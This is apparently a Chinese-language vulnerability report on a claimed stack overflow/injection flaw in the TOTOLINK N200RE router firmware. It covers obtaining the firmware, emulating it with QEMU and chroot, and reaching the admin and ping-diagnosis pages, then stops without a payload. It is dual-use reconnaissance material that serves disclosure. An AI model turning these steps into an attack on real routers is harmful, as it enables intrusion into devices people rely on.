## TOTOLINK路由器N200RE存在栈溢出点注入漏洞

## 资产证明

截图如下：



# 固件获取

https://www.totolink.net/home/menu/detail/menu\_listtpl/download/id/204/ids/36.html


V9.3.5u.6095\_B20200916版本的固件

## 漏洞证明与分析


截图如下：

使用WSL以及QEMU里的MIPSel将环境配置好，导入固件系统进行仿真，并使用chroot ./squashfs-root/ sh进入固件系统，开启www下的web服务：

lighttpd -f lighttp/lighttpd.conf




开启的web服务证明如下，可以看到下方是V9.3.5u.6095的版本。



### TOTOLINK路由器N200RE存在栈溢出点注入漏洞访问<http://127.0.0.1/advance/changepwd.html?time=1715093812978>

*进入后台页面*




系统工具里有个ping诊断和路由追踪

http://127.0.0.1/advance/diagnosis.html?time=1715094815606

